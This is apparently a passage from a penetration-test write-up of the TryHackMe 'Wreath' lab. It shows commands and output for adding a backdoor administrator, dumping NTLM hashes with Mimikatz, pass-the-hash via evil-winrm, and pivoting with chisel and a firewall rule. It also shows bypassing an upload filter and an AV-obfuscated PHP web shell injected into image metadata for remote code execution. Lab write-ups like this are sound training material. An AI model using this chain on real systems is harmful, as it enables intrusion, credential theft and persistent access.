


Figure 10 Reverse Shell from 10.200.101.150


During post exploitation of the host 10.200.101.150, a new administrator with the name "IamNobody" was added to the machine. After that Mimikatz was used to obtain the NTLM hashes of users on the machine.



mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadum::sam
ERROR mimikatz_doLocal ; "lsadum" module not found !

        standard  -  Standard module  [Basic commands (does not require module name)]
          crypto  -  Crypto Module
        sekurlsa  -  SekurLSA module  [Some commands to enumerate credentials...]
        kerberos  -  Kerberos package module  []
             ngc  -  Next Generation Cryptography module (kiwi use only)  [Some commands to enumerate credentials...]
       privilege  -  Privilege module
         process  -  Process module
         service  -  Service module
         lsadump  -  LsaDump module
              ts  -  Terminal Server module
           event  -  Event module
            misc  -  Miscellaneous module
           token  -  Token manipulation module
           vault  -  Windows Vault/Credential module
     minesweeper  -  MineSweeper module
             net  -
           dpapi  -  DPAPI Module (by API or RAW access)  [Data Protection application programming interface]
       busylight  -  BusyLight Module
          sysenv  -  System Environment Value module
             sid  -  Security Identifiers module
             iis  -  IIS XML Config module
             rpc  -  RPC control of mimikatz
            sr98  -  RF module for SR98 device and T5577 target
             rdm  -  RF module for RDM(830 AL) device
             acr  -  ACR Module

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : [redacted]

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) [redacted]
```

The NTLM hash of the user “Thomas“ could be successfully cracked.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

[redacted]


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
[redacted]	NTLM	[redacted]

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist

The hash of the Administrator user could be successfully used in a pass-the-hash attack to authenticate to the machine via WinRM.




```
┌──(kali㉿kali)-[~/CTF/TryHackMe/Wreath]
└─$ proxychains evil-winrm -u Administrator -H [redacted] -i 10.200.101.150
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
git-serv\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

From the machine 10.200.101.150 I could successfully initiate a port scan of the machine 10.200.101.100. The Invoke-Portscan.ps1 script from Nishang was used to perform this task. The port scan could determine that ports 80 and 3389 were open on the target.




```
*Evil-WinRM* PS C:\Users\IamNobody\Documents> Invoke-Portscan -Hosts 10.200.101.100 -topports 50
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK


Hostname      : 10.200.101.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 5900, 993...}
finishTime    : 3/27/2021 4:22:06 PM



[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
*Evil-WinRM* PS C:\Users\IamNobody\Documents>
```

To access the web page from the attacker machine, another port forward was created. This time “sshuttle” has been used to connect to the victim network via the external accessible web server. “chisel” was uploaded to the Git server, so a connection between the attacker and the host 10.200.101.100 could be accomplished. Also, the port 7273 was opened on the host 10.200.101.150.




```
*Evil-WinRM* PS C:\Users\IamNobody\Documents> netsh advfirewall firewall add rule name="pivot" dir=in action=allow protocol=tcp localport=7273
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:5985  ...  OK
Ok.

*Evil-WinRM* PS C:\Users\IamNobody\Documents> 
```

Figure 11 Opening port 7273 on 10.200.101.150



```
*Evil-WinRM* PS C:\windows\temp> .\chisel-IamNobody.exe server -p 7273 --socks5
chisel-IamNobody.exe : 2021/03/27 16:58:10 server: Fingerprint 3Xl7M5AjTXIuDbW4L/wL4wPyYYBEMyY3UlnU5UamLDQ=
    + CategoryInfo          : NotSpecified: (2021/03/27 16:5...yY3UlnU5UamLDQ=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2021/03/27 16:58:10 server: Listening on http://0.0.0.0:72732021/03/27 16:58:11 server: session#1: Client version (0.0.0-src) differs from server version (1.7.6)
```


Figure 12 Starting chisel server on 10.200.101.150



```
┌──(kali kali)-[~/CTF/TryHackMe/Wreath]
└─$ chisel client 10.200.101.150:7273 9000:socks
2021/03/27 12:55:52 client: Connecting to ws://10.200.101.150:7273
2021/03/27 12:55:52 client: tun: proxy#127.0.0.1:9000=>socks: Listening
2021/03/27 12:56:37 client: Connection error: read tcp 10.50.102.19:33978->10.200.101.150:7273: i/o timeout
2021/03/27 12:56:37 client: Retrying in 100ms...

2021/03/27 12:57:22 client: Connection error: read tcp 10.50.102.19:33990->10.200.101.150:7273: i/o timeout (Attempt: 1)
2021/03/27 12:57:22 client: Retrying in 200ms...
2021/03/27 12:58:08 client: Connection error: read tcp 10.50.102.19:34024->10.200.101.150:7273: i/o timeout (Attempt: 2)
2021/03/27 12:58:08 client: Retrying in 400ms...
2021/03/27 12:58:11 client: Connected (Latency 44.751884ms)
```

Figure 13 Connecting to the chisel server on 10.200.101.150 from the attacker machine

Finally, the web page on the host 10.200.101.100 could be displayed in a web browser of the attacker. It was the same web page as on the public serving web site. But I have assumed that this web page is a newer version because it is served on the developer's machine.



Hi, I'm Thomas Wreath

Developer and Sysadmin

What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack development in Python, Node.js and Golang.

Software Development

Started developing simple programs as a child and maintained the skill as a hobby until learning formally at university, resulting in 25 years of software development experience. Seven of these were working professionally as a software developer.


Network Design and Architecture

Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing and maintaining networks comprised of Windows, Linux and BSD hosts (as well as any necessary embedded systems).

Team Management


Worked for three years as the development team leader for Vanguard Software Solutions, Ltd, before their dissolution in 2019. Role involved close co-ordination with management, as well as a team of 8 developers.

Because developers often push their code to version control repositories, the repository for this web page was searched on the Git Stack server. The Git repository was located at "C:\gitstack\repositories\website.git". This directory was downloaded with "evil-winrm". The GitTools Extractor has been used to recreate the source code. The commit with the ID "345ac8b236064b431fa43f53d91c98c4834ef8f3" was then analyzed because it was the most recent. The file at "resources/index.php" contained an interesting to-do-comment:



```
<html lang=en>
        <!-- ToDo:
                - Finish the styling: it looks awful
                - Get Ruby more food. Greedy animal is going through it too fast
                - Upgrade the filter on this page. Can't rely on basic auth for everything
                - Phone Mrs Walker about the neighbourhood watch meetings
        -->
```


This information could be used to start a phishing attack against Mrs. Walker. But this was out of scope for this engagement. I could confirm that this resource exists on the client 10.200.101.100, by navigating to the URL in the web browser.



Welcome Thomas!


Ruby Image Upload Page

Additionally, this code contained the upload filter.



```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                header("location: ./?msg=Fail");
                die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
}
```

The upload filter had some vulnerabilities. The filter checks if the file is an image. Furthermore, the file name is splitted on the "." sign. The second index of the resulting array is then checked against a whitelist. If all checks succeed, the file is uploaded to the "uploads" directory. This filter could be easily bypassed by creating a file with name "cat-IamNobody.jpg.php". Furthermore, an obfuscated PHP payload has been added to the "Comment" metadata of the image. The following simple web shell has been used.



```
<?php
    $cmd = $_GET["foo"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```


To be able to evade anti-virus, the web shell has been obfuscated.

```
<?php $y0=$_GET[base64_decode('Zm9v')];if(isset($y0)){echo
base64_decode('PHByZT4=').shell_exec($y0).base64_decode('PC9wcmU+');}die();?>
```

Finally, the code was injected to the "Comment" metadata of the image.

```
exiftool -Comment="<?php \$y0=\$_GET[base64_decode('Zm9v')];if(isset(\$y0)){echo
base64_decode('PHByZT4=').shell_exec(\$y0).base64_decode('PC9wcmU+');}die();?>"
cat3-IamNobody.jpg.php
```

After uploading the file, remote code execution was possible as the “Thomas” user on the target.



10.200.101.100/resources/uploads/cat3-IamNobody.jpg.php?foo=whoami /all

```
����JFIFHH��XICC_PROFILEHLinomntrRGB XYZ � 1acspMSFTIEC sRGB���-HP cprtP3desc�lwtpt�bkptrX
Hewlett-Packard CompanydescsRGB IEC61966-2.1sRGB IEC61966-2.1XYZ �Q�XYZ XYZ o�8��XYZ b�����XYZ
61966-2.1 Default RGB colour space - sRGBdesc,Reference Viewing Condition in IEC61966-2.1,Reference Viewing Co
#(-27;@EJOTY^chmrw|������������������������� %+28>ELRY`gnu|��������������
�������'7HYj{��������+=Oat��������2FZn��������  % : O d y � � � � � �  ' = T j � � � �
�����#Cc������'Ij�����4Vx����&Il�����Ae������@e������ Ek����*Qw����;c����*R{����Gp��
%8%h%�%�%�&'&W&�&�&�''I'z'�'�( (?(q(�(�))8)k)�))�**5*h*�*�++6+i+�+�,,9,n,�,�--A-v-�-�..L.�.�
8P8�8�99B99�9�:6:t:�:�;-;k;�;�<' >`>�>�?!?a?�?�@#@d@��@�A)AjA�A�B0BrB�B�C:C}C�DDGD�D
MJM�M�N%NnN�OOIO�O�P'PqP�QQPQ�Q�R1R|R�SS_S�S�TBT�T�U(UuU�VV\V�V�WDW�W�X/X}X
`W`�`�aOa�a�bIb�b�cCc�c�d@d�d�e=e�e�f=f�f�g=g�g�h?h�h�iCi�i�jHj�j�kOk�k�lWl�mm`m�
~b~�#��G���� �k�0������W���������G������r�;������i�H3�������d�ט0��������c�м1�����
������d�K@������������i�ꞔG����&�����v���V�g8������������n��R�ĩ7���������u���\�ЭD�
������z����p����g����_����X����Q����K����F����Aǿ�=ȼ�:ɹ�8ʷ�6˵�5̵�5͵�6ζ�7ϸ�9к�<ѿ�?�
�����2���F����[����p��������(���@����X����r���������4����P����m�������������8�����W�
```

```
USER INFORMATION
----------------

User Name        SID
================ =============================================
wreath-pc\thomas S-1-5-21-3963238053-2357614183-4023578609-1000


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
